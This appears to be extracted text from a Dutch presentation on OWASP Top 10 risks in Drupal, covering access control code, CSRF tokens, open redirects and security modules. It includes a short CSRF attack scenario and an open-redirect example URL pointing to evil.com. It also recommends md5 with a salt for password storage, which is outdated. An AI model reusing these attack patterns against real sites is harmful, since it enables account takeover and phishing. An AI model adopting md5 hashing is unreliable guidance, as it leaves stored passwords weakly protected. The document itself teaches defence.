
5. Security Misconfiguration • Ontwikkel modules > Backup/restore > Coder > Devel > Schema > Php Filter > Php. My. Admin
6. Sensitive Data Exposure • Beveilig gevoelige informatie > Wachtwoord > Creditcard nummer > Medische informatie • Versleutelde opslag (md 5&salt, encrypt) • Versleutelde verzending (SSL, secure login)

7. Missing Function Level Access Control Drupal authenticatie&authorisatie • hook_menu > 'access arguments' => array('administer site configuration'), > 'access callback' => 'user_edit_access', > 'access arguments' => array(1), • user_acces > user_access('administer site configuration', $account)

7. Missing Function Level Access Control Url: /user/17/document/89/edit if (user_access(‘edit document’, $account)) { return TRUE; } if (user_access(‘edit document’, $account) && $document->uid == $account->uid) { return TRUE; }
7. Missing Function Level Access Control • Views contextuele filters > Toegangscontrole > All Demo!

8. Cross-Site Request Forgery (CSRF) Ingevuld formulier wordt vanaf een andere site naar de website gestuurd.

8. Cross-Site Request Forgery (CSRF) 1. Ingelogd als admin in Drupal 2. Bezoek een kwaadwillende site met CSRF exploit http: //Mijn. Drupal/admin/people/create
8. Cross-Site Request Forgery (CSRF) • Oplossing: > Zeker weten dat de eigen site de oorsprong van de aanvraag is: Toevoegen van een uniek token aan een formulier.
8. Cross-Site Request Forgery (CSRF) <input type="hidden" name="form_token" value="Up 7 ZBm. UG 77 ZHNnm. WAn 7 o. M 0 gl. HB w. U-I-k. Njy. Larokv. MI" /> Het formulier wordt alleen geaccepteerd als er een geldige token wordt meegestuurd. Data-mutaties altijd door een submit handler uitvoeren i. c. m. formulier.
8. Cross-Site Request Forgery (CSRF) • Bescherming tegen verkeerde data <input type="hidden" name="form_build_id" value="form-1 sjo. Pppdx. X 2 ba-KQBgi_KVg. RKz. O 76 ey 63 l 1 ax 0 CWA 8" /> Ingevulde waarden worden alleen geaccepteerd als ze in het formulier gekozen konden worden.

9. Using Components with Known Vulnerabilities • Hou Drupal up to date!

9. Using Components with Known Vulnerabilities Automatische scans zoeken naar Known Vulnerabilities
9. Using Components with Known Vulnerabilities • Module gepatcht? > Voeg patch bestand toe in module directory. > Module niet verplaatsen naar patched directory!

10. Unvalidated Redirects and Forwards http: //example. com/index. php? redir=evil. com Lok een gebruiker via een vertrouwde site naar een kwaadwillende site. http: //localhost/admin http: //localhost/user/login? destination=/admin drupal_goto( $url, array('external' => FALSE) );
Security modules • Coder (code review)
Security modules • Security_review (controles)
Security modules • • • Encrypt (Beveiligde opslag) Secure login (SSL) PCI Update (no autocomplete) Remove Generator (HTML Meta tag) Security kit (XSS, XSRF, Clickjacking, SSL)